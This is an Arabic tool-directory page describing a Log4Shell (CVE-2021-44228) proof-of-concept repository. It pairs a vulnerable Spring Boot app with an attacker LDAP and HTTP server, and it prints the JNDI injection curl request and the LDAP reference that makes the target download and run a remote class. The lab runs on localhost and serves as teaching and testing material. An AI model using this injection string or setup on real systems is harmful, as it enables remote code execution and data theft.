
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
log4j2-exploit — log4j2 Log4Shell CVE-2021-44228 إثبات المفهوم | Kitploit

أدوات/GitHubGitHub/spasam/log4j2-exploit
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليمتطوير الحمولات
GitHubspasam/log4j2-exploit

log4j2-exploit

log4j2 Log4Shell CVE-2021-44228 إثبات المفهوم

عرض المستودع
225منذ 4 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer هي منصة مفتوحة المصدر لإدارة الامتيازات (PAM) توفر لفرق DevOps وتكنولوجيا المعلومات وصولًا آمنًا عند الطلب إلى نقاط نهاية SSH وRDP وKubernetes وقواعد البيانات وRemoteApp عبر متصفح الويب.

    333
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    محرك OSINT مدعوم بالذكاء الاصطناعي لاكتشاف ورسم خرائط أكثر من 7,700 هوية على وسائل التواصل الاجتماعي عبر الويب

    280

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

إثبات المفهوم لـ Log4Shell CVE-2021-44228

المتطلبات

  • Java (JDK/JRE) 8 أو إصدار أحدث
  • curl

exploitable


تطبيق Spring Boot بسيط يقدّم صفحة تسجيل دخول تحتوي على مستخدم وكلمة مرور. يقوم بتسجيل اسم المستخدم عند إرساله عبر POST إلى /. ليس من الضروري أن يقوم التطبيق بتسجيل أي مدخلات يقدمها المستخدم. يكفي تفعيل تسجيل الوصول الذي يستخدم إصدارًا قابلًا للاستغلال من log4j2.

كيفية التشغيل:

cd exploitable
../mvnw -q spring-boot:run

يستمع افتراضيًا على المنفذ 8080. إذا فتحت http://localhost:8080/ في المتصفح، يجب أن ترى شيئًا مثل:

ستلاحظ في pom.xml خاصية JVM التالية:

-Dcom.sun.jndi.ldap.object.trustURLCodebase=true

هذا غير مطلوب في الإصدارات الأقدم من JDK. تم تغيير الافتراضي إلى false في: JDK 11.0.1 و8u191 و7u201 و6u211. حتى بدون هذه الخاصية، يبقى التطبيق عرضة لطلبات LDAP الأولية التي يمكنها تسريب بيانات حساسة.
hacker

تطبيق الهاكر الذي يخدم غرضين:

  • يشغّل خادم HTTP على المنفذ 9090 لتقديم الحمولات القابلة للاستغلال
  • يشغّل خادم LDAP في الذاكرة على المنفذ 1389

كيفية التشغيل:

cd hacker
../mvnw -q spring-boot:run

في pom.xml يمكنك تغيير الحمولة الافتراضية المرسلة إلى التطبيقات القابلة للاستغلال:

--class=SayHello هو الافتراضي، ما يعني أنه يرسل SayHello.class كحمولة.

كيفية الاستغلال

أرسل طلب curl إلى التطبيق القابل للاستغلال مع الإشارة إلى خادم LDAP الخاص بالهاكر في أحد المدخلات التي يقدمها المستخدم (اسم المستخدم):

curl -d "user=\${jndi:ldap://127.0.0.1:1389}" http://localhost:8080/

في وحدة تحكم التطبيق القابل للاستغلال، يجب أن ترى شيئًا مثل:

تحت الغطاء

  • أرسل المهاجم أحد حقول إدخال المستخدم كالتالي ${jndi:ldap://127.0.0.1:1389}
  • يقوم log4j2 القابل للاستغلال المدمج في التطبيق القابل للاستغلال بطلب LDAP إلى 127.0.0.1:1389
  • يستعيد الاستجابة التالية:
    dn:
    objectClass: javaNamingReference
    javaClassName: SayHello
    javaCodeBase: http://127.0.0.1:9090/
    javaFactory: SayHello
    
  • يحاول التطبيق استرداد صنف حمولة الاستغلال من http://127.0.0.1:9090/SayHello.class
  • يعيد خادم الهاكر البايتات الثنائية لـ SayHello.class
  • ينفذ التطبيق طريقة getObjectInstance في صنف الاستغلال

ملاحظة

بعد طلب LDAP الأولي واحتمال تنزيل صنف Java الخاص بالاستغلال، لا يكون من الضروري للاستغلال أن يفرع عملية أو يقوم بأي اتصال إضافي بالإنترنت. عادةً يمكن لمنتجات EDR وغيرها اكتشاف هذا النوع من الاستغلال بسهولة. أعتقد أن الحمولات الجديدة للاستغلال ستُنفَّذ أصليًا في Java لتفادي الاكتشاف.


تنزيل الأداة



